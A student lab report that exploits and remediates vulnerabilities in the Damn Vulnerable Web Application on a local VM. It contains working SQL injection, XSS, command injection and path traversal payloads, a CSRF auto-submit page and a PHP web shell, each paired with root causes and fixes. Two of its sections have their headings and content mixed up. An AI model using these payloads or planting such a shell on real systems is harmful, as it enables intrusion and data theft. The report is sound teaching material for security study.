



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

<b>Name</b>	<b>Vishwajit Sambhaji Sarnobat</b>
<b>UID no.</b>	<b>2023300195</b>
<b>Experiment No.</b>	<b>7</b>

<b>AIM:</b>	To identify, exploit and mitigate the common web application vulnerabilities.
<b>EXECUTIVE SUMMARY:</b>	This report details the identification, exploitation, and mitigation of several critical web application vulnerabilities within a controlled lab environment using the Damn Vulnerable Web Application (DVWA). The experiment demonstrated that common insecure coding practices, such as the failure to sanitize user input and the lack of server-side validation, can lead to severe security breaches. Vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), Command Injection, and insecure File Uploads were successfully exploited at low security settings. This exercise highlights the paramount importance of a defense-in-depth security posture, where user input is never trusted and every transaction is validated. Subsequently, remediation techniques were implemented to demonstrate effective mitigation strategies.
<b>SETUP NOTES:</b>	The experiment was conducted on a virtual machine running LinuxMint 22.2 on VirtualBox. We are using Bridge Adapter instead of NAT to make VM as an independent machine on the network with its own IP address. The Damn Vulnerable Web Application (DVWA) was hosted on a standard LAMP stack. The IP address of the virtual machine is masked for security purposes ( <a href="http://192.168.1.113/">http://192.168.1.113/</a> ).




BHARATIYA VIDYA BHAVAN'S  
SARDAR PATEL INSTITUTE OF TECHNOLOGY

Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India

DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security







DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

The screenshot shows the 'LinuxMint - Settings' window with the 'Network' tab selected. Under Adapter 1, the adapter is set to 'Attached to: Bridged Adapter' with 'Name: wlp0s20f3'. The 'Adapter Type' is listed as 'Intel PRO/1000 MT Desktop (82540EM)'. The 'Promiscuous Mode' is set to 'Deny'. The 'MAC Address' is '080027CE9135'. A checked checkbox indicates 'Virtual Cable Connected'. Below this, the 'Serial Ports' tab is shown with Port 1 selected. It has 'Port Number: COM1', 'IRQ: 4', 'I/O Port: 0x3FB', and 'Port Mode: Disconnected'. A checked checkbox indicates 'Connect to existing pipe/socket'. At the bottom right are 'Cancel' and 'OK' buttons.

The screenshot shows a web browser window for '192.168.1.113/dvwa/setup.php'. The page displays Apache configuration settings with 'allow\_url\_fopen = On' and 'allow\_url\_include = On'. It includes a note: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.' A 'Create / Reset Database' button is present. The main content area shows a list of database creation steps: 'Database has been created.', 'users' table was created.', 'Data inserted into 'users' table.', 'Added role column to users table.', 'Updated admin user role.', 'access\_log table was created.', 'security\_log table was created.', 'guestbook' table was created.', 'Data inserted into 'guestbook' table.', 'Backup file /config/config.inc.php.bak automatically created', 'Added account\_enabled columns to users table.', and 'Setup successful!'. At the bottom, it shows 'Username: admin', 'Security Level: Security Level: low', 'Locale: en', and 'SQLi DB: mysql'. The footer of the browser window reads 'Damn Vulnerable Web Application (DVWA)'.

**Key setup commands included:**

**LAMP Stack & Package Installation:**

```
sudo apt update
```

```
sudo apt install -y apache2 mariadb-server php php-mysql php-xml php-gd php-mbstring git unzip
```

```
sudo systemctl enable --now apache2
```



**DEPARTMENT OF COMPUTER ENGINEERING**

**SUBJECT: Cryptography and Network Security**

```
sudo systemctl enable --now mariadb
sudo mysql_secure_installation
```

**DVWA Installation:**

```
git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
sudo chown -R www-data:www-data /var/www/html/dvwa
sudo chmod -R 755 /var/www/html/dvwa
sudo cp /var/www/html/dvwa/config/config.inc.php.dist
/var/www/html/dvwa/config/config.inc.php
# Edits were made to config.inc.php to set database credentials.
```

**Database Configuration:**

```
CREATE DATABASE dvwa;
CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';
FLUSH PRIVILEGES;
```

```
vishwajit-vm@linuxmint-VM:~$ history
  1  sudo apt update
  2  sudo apt install -y apache2 mariadb-server php php-mysql php-xml php-gd php-mbstring git unzip
  3  sudo systemctl enable --now apache2
  4  sudo systemctl enable --now mariadb
  5  sudo mysql_secure_installation
  6  ls
  7  cd /tmp
  8  git clone https://github.com/digininja/DVWA.git
  9  sudo mv DVWA /var/www/html/dvwa
 10 sudo chown -R www-data:www-data /var/www/html/dvwa
 11 sudo chmod -R 755 /var/www/html/dvwa
 12 cd /var/www/html/dvwa/config
 13 sudo cp config.inc.php.dist config.inc.php
 14 ls
 15 sudo nano config.inc.php
 16 sudo nano config.inc.php.dist
 17 sudo mysql -u root -p
 18 ls
 19 sudo nano config.inc.php
 20 ip a
 21 poweroff
 22 nvidia-smi
 23 ip a
 24 neofetch
 25 ip a
 26 neofetch
 27 poweroff
 28 ls
 29 cat /var/www/html/dvwa/vulnerabilities/sql/source/low.php
 30 nano /var/www/html/dvwa/vulnerabilities/upload/source/low.php
 31 sudo apt install vim
 32 sudo vim /var/www/html/dvwa/vulnerabilities/upload/source/low.php
 33 cat /var/www/html/dvwa/vulnerabilities/upload/source/low.php
 34 sudo vim /var/www/html/dvwa/vulnerabilities/exec/source/low.php
 35 cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
 36 journalctl -e
 37 journalctl -e
 38 history
```



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

VULNERABILITY ANALYSIS:

SQL Injection (SQLi) vulnerabilities/sql

**CVSS-like Risk Rating: High.** This vulnerability can lead to a complete compromise of database confidentiality, integrity, and availability. An attacker can exfiltrate, modify, or delete sensitive data.

• Steps to Reproduce:

1. Navigated to the **SQL Injection** page in DVWA.
2. Entered the following payload into the "User ID" input field: '  
OR 1=1 --
3. Clicked "Submit". The application returned the details of all users stored in the database.

• Evidence:

The screenshot shows the DVWA application interface. The left sidebar menu is visible with various security test categories. The main content area is titled 'Vulnerability: SQL Injection'. It features a form where the 'User ID' field contains the payload: ' OR 1=1 --'. Below the form, a table displays user information for five entries, each resulting from the injected payload. At the bottom of the page, there is a 'More Information' section with links to external resources about SQL injection.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

• Explanation (Root Cause):

The application is vulnerable because it directly concatenates the raw user input into a SQL query string. The payload ' OR 1=1 --' modifies the query's logic. The initial single quote closes the string, OR 1=1 creates a condition that is always true, and the -- comments out the rest of the original query, effectively bypassing the intended user ID check.

• Remediation:

Implement Prepared Statements (with Parameterized Queries). This practice separates the SQL logic from the data, ensuring that user input is always treated as data and never executed as part of the command.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*


**Reflected XSS — vulnerabilities/xss\_r**

**CVSS-like Risk Rating: Medium.** While it requires user interaction (tricking a user into clicking a malicious link), it can be used to steal session cookies, hijack accounts, or redirect users to malicious websites.

• Steps to Reproduce:


1. Navigated to the **XSS (Reflected)** page.
2. Entered the following payload into the input field: <script>alert('XSS Attack!')</script>
3. Clicked "Submit". The browser executed the script, and a JavaScript alert box appeared on the screen.

• Evidence:





DEPARTMENT OF COMPUTER ENGINEERING  
SUBJECT: *Cryptography and Network Security*



- Explanation (Root Cause):

The vulnerability exists because the application takes user-supplied data from the URL parameter and includes it directly in the HTML of the response page without proper validation or encoding. The browser interprets the malicious `<script>` tags as legitimate code and executes it.

- Remediation:

Implement Context-Aware Output Encoding. Before rendering user data on a page, special HTML characters (like `<`, `>`, `'`, `'`) must be converted to their HTML entity equivalents (e.g., `&lt;`; `&gt;`). This prevents the browser from executing the input as code.

### Stored XSS — vulnerabilities/xss\_s

**CVSS-like Risk Rating: High.** This vulnerability is more severe than Reflected XSS as it does not require a direct, crafted link to be sent to the victim. The malicious script is stored permanently on the server and affects every user who visits the compromised page, making it ideal for widespread attacks like session cookie theft.

- Steps to Reproduce:


1. Navigated to the **XSS (Stored)** page.
2. In the "Message" text area, entered the payload: `<script>alert('This is a persistent XSS!')</script>`
3. Clicked "Sign Guestbook". The page reloaded, and the script executed, triggering the alert box. The payload is now stored in the database and will execute for any user visiting the page.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

• Evidence:



• Explanation (Root Cause):

The application accepts user input and stores it in the database without sanitizing it first. When the guestbook entries are displayed, this stored data (including the malicious script) is retrieved and rendered directly into the page's HTML, causing it to be executed by the browser of every visitor.

• Remediation:

A combination of input validation upon submission and, critically, context-aware output encoding whenever the data is displayed to the user. All content retrieved from the database should be treated as untrusted and properly encoded before being rendered.

**Brute force / password strength**

**CVSS-like Risk Rating: Medium.** A successful attack leads to account compromise. The effectiveness is dependent on the complexity of the target's password, but weak passwords can be discovered quickly with automated tools.

• Steps to Reproduce:

1. Configured a web browser to proxy traffic through Burp Suite.
2. On the DVWA login page, captured a login attempt with username admin and a random password.
3. Sent the captured request to the "Intruder" tool in Burp Suite.
4. In Intruder, the password parameter was selected as the only injection point.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

5. A simple payload list of common passwords (e.g., password, 123456, admin) was configured.
6. The attack was launched. The correct password (password) was identified by observing a significantly different response length compared to the failed attempts.

• Evidence:

The screenshot displays two windows of the Burp Suite interface. The top window shows the 'Intruder' tab with a table of captured requests. The bottom window shows the 'Payloads' tab where a payload list has been defined.

**Intruder Tab (Top Window):**

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	password	302	13			476	
1	123456	302	13			476	
2	admin	302	14			476	
3	qwerty	302	7			476	
4		302	8			476	

**Payloads Tab (Bottom Window):**

Target: http://192.168.1.113

Positions: All payload positions

Payload type: Simple list

Payload count: 4

Request count: 4

Payload configuration: This payload type lets you configure a simple list of strings that are used as payloads.

Paste: password  
Load...: 123456  
Remove: admin  
Clear: qwerty

Add: Enter a new item  
Add from list...: [Pro version only]

Payload processing: You can define rules to perform various processing tasks on each payload before it is used.

Add: Enabled Rule  
Edit  
Remove  
Up  
Down

Payload encoding: This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.  
URL-encode these characters: /\\{<>^&\*!`~#}



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

• Explanation (Root Cause):

The login mechanism has no protection against automated, high-volume guessing attacks. It lacks both rate limiting (to slow down attempts from a single IP address) and an account lockout policy (to temporarily disable an account after a certain number of failed attempts).

• Remediation:

Implement a robust account protection scheme:

- 1.Account Lockout Policy: Lock an account for a set period (e.g., 15 minutes) after 5-10 failed login attempts.
- 2.Rate Limiting: Limit the number of login attempts allowed from a single IP address per minute.
- 3.CAPTCHA: Introduce a CAPTCHA challenge after 2-3 failed attempts to prevent automated scripting.

**CSRF — vulnerabilities/csrf**

**CVSS-like Risk Rating: High.** An attacker can trick a logged-in user into unknowingly performing sensitive actions, such as changing their password or email address, transferring funds, or deleting data.

• Steps to Reproduce:

- 1.Created a malicious HTML page (csrf-attack.html) containing a hidden form that mimics the DVWA password change form.
- 2.The form's input fields were pre-filled to change the password to "hacked".
- 3.JavaScript was added to the page to automatically submit this form as soon as the page loads.
- 4.While logged into DVWA in one browser tab, the victim opens the csrf-attack.html page in another tab.
- 5.The form submits in the background using the victim's active session cookie, successfully changing the password without their consent.


• Evidence:



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

```
vishwajit@linuxmint:~/Workspace/SPIT/SemV/Experiments/CNS/Exp_7
> nvim csrf-attack.html
> cat csrf-attack.html
html>
<body>
    <form action="http://192.168.1.113/dvwa/vulnerabilities/csrf/" method="GET"
id="csrf-form">
        <input type="hidden" name="password_new" value="hacked" />
        <input type="hidden" name="password_conf" value="hacked" />
        <input type="hidden" name="Change" value="Change" />
    </form>
    <script>
        // Wait a short time to ensure the victim tab has session cookie ready
        setTimeout(function(){ document.getElementById("csrf-form").submit(); }, 5
00);
    </script>
    <h1>Click here for a free prize!</h1>
</body>
</html>
```





DEPARTMENT OF COMPUTER ENGINEERING  
SUBJECT: Cryptography and Network Security

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (which is highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area has a header 'Vulnerability: Cross Site Request Forgery (CSRF)'. Below it, there is a form titled 'Change your admin password:' with fields for 'Test Credentials' (username: admin, password: password), 'New password:', 'Confirm new password:', and a 'Change' button. A success message 'Password Changed.' is displayed below the form. A note at the bottom states: 'Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.' There is also a section for 'Announcements' with links to Chromium, Edge, and Firefox. A note at the bottom says: 'As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.' A 'More Information' section provides links to various resources: <https://owasp.org/www-community/attacks/csrf>, <https://www.cgisecurity.com/csrf-faq.html>, and [https://en.wikipedia.org/w/index.php?title=Cross-site\\_request\\_forgery](https://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery).

• Explanation (Root Cause):

The application fails to validate that a state-changing request genuinely originated from the user's interaction with the application's own forms. It implicitly trusts any request made by an authenticated browser session, even if the request was initiated by a malicious third-party site. It lacks a unique, unpredictable "anti-CSRF token."

• Remediation:

Implement the Synchronizer Token Pattern (Anti-CSRF Tokens). For each user session, generate a unique, random token and embed it as a hidden field in every form. When a form is submitted, the server must verify that the token submitted with the form matches the one stored in the user's session.

### Insecure direct object references (IDOR)

**CVSS-like Risk Rating: Medium to High.** This vulnerability can lead to unauthorized information disclosure, allowing attackers to access other users' private data simply by manipulating an ID in a URL. The severity depends entirely on the sensitivity of the exposed data.

• Steps to Reproduce (Conceptual):

*Note: DVWA does not have a dedicated page for demonstrating this vulnerability. The exploitation is described conceptually.*

1. An authenticated user navigates to a page to view their own profile, with a URL like [https://dvwa.local/view\\_details.php?id=2](https://dvwa.local/view_details.php?id=2).



BHARATIYA VIDYA BHAVAN'S  
SARDAR PATEL INSTITUTE OF TECHNOLOGY

Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India

DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

2.The user (attacker) manually changes the id parameter in the URL to a different number, such as id=1.

3.The application serves the details for user with ID 1 (e.g., the 'admin' user), even though the currently logged-in user (ID 2) is not authorized to see that data.

• Evidence:

*"No screenshot is available as DVWA lacks a specific page to demonstrate IDOR."*

• Explanation (Root Cause):

The application correctly verifies that the user is *authenticated* (logged in) but fails to perform an *authorization* check. It does not verify if the logged-in user actually has the permissions to access the specific data object (the profile for id=1) they have requested.

• Remediation:

Implement strict server-side access control checks for every request that accesses a private resource. For any requested object ID, the server code must verify that the user ID from the current session is authorized to view or modify the requested object.

### File upload vulnerability

**CVSS-like Risk Rating: High.** Local File Inclusion (LFI) allows an attacker to read arbitrary files on the server that are accessible to the web server process. This can expose sensitive data such as application source code, configuration files with credentials, and system user information (e.g., /etc/passwd).

• Steps to Reproduce:

1.Navigated to the File Inclusion page.

2.Observed that the URL used a parameter to include local files (e.g., ?page=file1.php).

3.Manipulated this parameter using directory traversal (../) to read the system's password file with the payload: ../../../../../../etc/passwd

4.The application included and displayed the full contents of the /etc/passwd file on the webpage.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

- Evidence:

```
vishwajit@linuxmint:~/Workspace/SPIT/SemV/Experiments/CNS/Exp_7$ nvim shell.php
vishwajit@linuxmint:~/Workspace/SPIT/SemV/Experiments/CNS/Exp_7$ cat shell.php
<?php
    if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
    }
?>
```

The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) platform. The URL is `192.168.1.113/dvwa/vulnerabilities/upload/#`. The page title is "Vulnerability: File Upload". On the left, there is a sidebar menu with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout.

The main content area displays a form for uploading files. It says "Choose an image to upload:" and has a "Choose File" button. Below the button, it says ".../.../hackable/uploads/shell.php successfully uploaded!". At the bottom of the page, there is a "More Information" section with two links:

- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>



DEPARTMENT OF COMPUTER ENGINEERING  
SUBJECT: *Cryptography and Network Security*

```
total 16
drwxrwxr-x 2      755 www-data 4096 Nov 17 12:36 .
drwxrwxr-x 3      755 www-data 4096 Nov 17 10:58 ..
-rw-rw-r-- 1      755 www-data 4096 Nov 17 10:58 dvwa_email.png
-rw-r--r-- 1 www-data www-data 163 Nov 17 12:36 shell.php
```

- Explanation (Root Cause):

The application uses user-supplied input directly in a file path that is passed to a file inclusion function (e.g., PHP's include()). The application fails to sanitize this input, allowing an attacker to use directory traversal sequences (..) to navigate outside of the intended web directory and access any file on the server's filesystem.

- Remediation:

Never use user input to build file paths for inclusion. The best practice is to use a hard-coded whitelist. The user-supplied parameter should be an index (e.g., ?page=contact) that maps to a pre-defined, safe file path on the server (e.g., include/contact.php). All other input should be rejected.

### Command injection — vulnerabilities/exec

**CVSS-like Risk Rating: High.** This vulnerability allows an attacker to execute arbitrary commands on the underlying operating system with the privileges of the web server, potentially leading to a full server compromise.

- Steps to Reproduce:

1. Navigated to the **Command Injection** page.
2. Entered the following payload into the IP address field: 8.8.8.8; ls -la
3. Clicked "Submit". The application first showed the output of the ping command and then showed the output of the ls -la command, revealing a directory listing from the server.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

• Evidence:

The screenshot shows a web browser displaying the DVWA Command Injection page. The URL is 192.168.1.113/dvwa/vulnerabilities/exec/. The main content area is titled "Vulnerability: Command Injection" and contains a form labeled "Ping a device" with a placeholder "Enter an IP address: [ ] Submit". Below the form, there is a terminal-like output window showing the results of a ping command. The output includes details like bytes sent, time taken, and a list of files in a directory. To the right of the terminal window, there is a section titled "More Information" with several links to external resources about command injection.

• Explanation (Root Cause):

The application passes user input directly into a system shell command. The semicolon (;) is a shell metacharacter that separates commands. By injecting a semicolon, an attacker can append their own commands to the original ping command, which are then executed by the server.

• Remediation:

Avoid system calls with user input entirely. Use language-specific, safe APIs and libraries to perform the necessary functionality (e.g., a dedicated network library to check host status). If system calls are unavoidable, input must be heavily sanitized and passed through functions that treat arguments safely.

### Remote code execution / File inclusion

**CVSS-like Risk Rating: High.** A successful exploit allows an attacker to upload a web shell, granting them Remote Code Execution (RCE) on the server. This is one of the most direct paths to full server compromise.

• Steps to Reproduce:

1. Created a simple PHP web shell file named shell.php.
2. Navigated to the File Upload page.
3. Selected and uploaded the shell.php file. The application accepted the file without validation.
4. Navigated to the uploads directory




**DEPARTMENT OF COMPUTER ENGINEERING**

**SUBJECT: Cryptography and Network Security**

(/hackable/uploads/shell.php) and executed a command via a URL parameter (e.g., ?cmd=whoami), which returned www-data.

• Evidence:



```

root:x:0:0:root:/bin/bash:daemon:x:1:daemon:/usr/sbin/nologin:x:2:2:bin:bin:/usr/sbin/nologin:sync:x:3:3:sync:/bin:sync:games:x:5:50:games:/usr/bin/nologin
man:x:6:2:man:/var/cache/man:/usr/bin/nologin:lp:x:7:7:lp:/var/spool/lpd:/usr/bin/nologin:mail:x:8:8:mail:/var/mail:/usr/bin/nologin:news:x:9:news:/var/spool/news:/usr/bin/nologin:uspc:x:10:10:uspc:/var/spool/uspc:/usr/bin/nologin
